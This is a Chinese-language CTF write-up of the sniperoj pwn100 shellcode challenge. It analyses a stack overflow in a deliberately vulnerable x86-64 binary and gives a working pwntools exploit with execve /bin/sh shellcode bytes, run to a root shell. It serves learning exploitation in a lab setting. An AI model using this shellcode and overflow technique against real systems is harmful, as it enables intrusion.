
sniperoj-pwn100-shellcode-x86-64(writeup)

原创

lcafe8 于 2020-11-08 22:40:29 发布 393 收藏 2

分类专栏： 网络安全 CTF 文章标签： python 网络安全 pwn wiki

本文链接：https://blog.csdn.net/y920312/article/details/109565994



网络安全 同时被 2 个专栏收录

4 篇文章 0 订阅

订阅专栏

CTF

4 篇文章 0 订阅

订阅专栏

sniperoj-pwn100-shellcode-x86-64

文章目录

1、首先checksec文件属性

```
root@kali:~/pwn_learn/wiki# checksec sniperoj_shellcode
[*] '/root/pwn_learn/wiki/sniperoj_shellcode'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX disabled
    PIE:      PIE enabled
    RWX:      Has RWX segments
```

2、然后IDA打开程序

> shift+f12打开字符串窗口，未发现system和binsh，因此需要考虑写shellcode

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  __int64 buf; // [rsp+0h] [rbp-10h]
  __int64 v5; // [rsp+8h] [rbp-8h]

  buf = 0LL;
  v5 = 0LL;
  setvbuf(_bss_start, 0LL, 1, 0LL);
  puts("Welcome to Sniperoj!");
  printf("Do your kown what is it : [%p] ?\n", &buf, 0LL, 0LL);
  puts("Now give me your answer : ");
  read(0, &buf, 0x40uLL);
  return 0;
}
```

分析源码发现，buf分配的空间为0x10，而read的大小为0x40，明显存在溢出，因此我们能够使用read来进行栈溢出，偏移量为**0x10+8=24**。
其次发现代码中已经动态的输出了buf的地址，因此随机化地址便可以进行绕过。

3、计算允许的shellcode长度

0x40-（0x10+8）- 8 = 32位，（0x10+8）为造成溢出填充的垃圾数据，后面8为是shellcode地址的长度。因此构建的shellcode必须在32位以内。

之前使用的shellcraft.sh()生成的shellcode有44字节，在这里只有32字节，因此并不适用，
需要我们到

```
https://www.exploit-db.com/shellcodes
http://shell-storm.org/shellcode/
```

查询构造相应的shellcode，例如查到（使用其中一个即可，测试有效）

```
https://www.exploit-db.com/shellcodes/47008（22字节）
https://www.exploit-db.com/shellcodes/46907（23字节）
https://www.exploit-db.com/shellcodes/43550（24字节）
https://www.exploit-db.com/shellcodes/42179（24字节）
https://www.exploit-db.com/shellcodes/41883（31字节）
。。。。。。
```

4、EXP编写

```python
#!/usr/bin/env python2
# -*- coding: utf-8 -*-

from pwn import *
import sys

pwd = sys.path[0]
context.log_level = 'debug'

p = process(pwd + '/sniperoj_shellcode')
p.recvuntil('[')
buf_addr = p.recvuntil(']',drop=True)
print (buf_addr)

shellcode = '\x31\xf6\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x56\x53\x54\x5f\x6a\x3b\x58\x31\xd2\x0f\x05'
# shellcode = '\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x48\x31\xc0\x50\x48\xbb\x2f\x62\x69\x6e\x2f\x2f\x73\x68\x53\
x48\x89\xe7\xb0\x3b\x0f\x05'

payload = 'A' * (0x10 + 8) + p64(int(buf_addr,16) + 0x10 + 8 + 8)  + shellcode

p.sendlineafter('Now give me your answer : \n',payload)

p.interactive()
```

执行结果

```
root@kali:~/pwn_learn/wiki# python sniperoj_shellcode.py
[+] Starting local process '/root/pwn_learn/wiki/sniperoj_shellcode' argv=['/root/pwn_learn/wiki/sniperoj_shellcode'] : pid 17378
[DEBUG] Received 0x5d bytes:
    'Welcome to Sniperoj!\n'
    'Do your kown what is it : [0x7fffffffe420] ?\n'
    'Now give me your answer : \n'
0x7fffffffe420
[DEBUG] Sent 0x38 bytes:
    00000000  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  |AAAA|AAAA|AAAA|AAAA|
    00000010  41 41 41 41  41 41 41 41  40 e4 ff ff  ff 7f 00 00  |AAAA|AAAA|@···|····|
    00000020  31 f6 48 bb  2f 62 69 6e  2f 2f 73 68  56 53 54 5f  |1·H·|/bin|//sh|VST_|
    00000030  6a 3b 58 31  d2 0f 05 0a                           |j;X1|····|
    00000038
[*] Switching to interactive mode
$ id
[DEBUG] Sent 0x3 bytes:
    'id\n'
[DEBUG] Received 0x27 bytes:
    'uid=0(root) gid=0(root) groups=0(root)\n'
uid=0(root) gid=0(root) groups=0(root)
$
```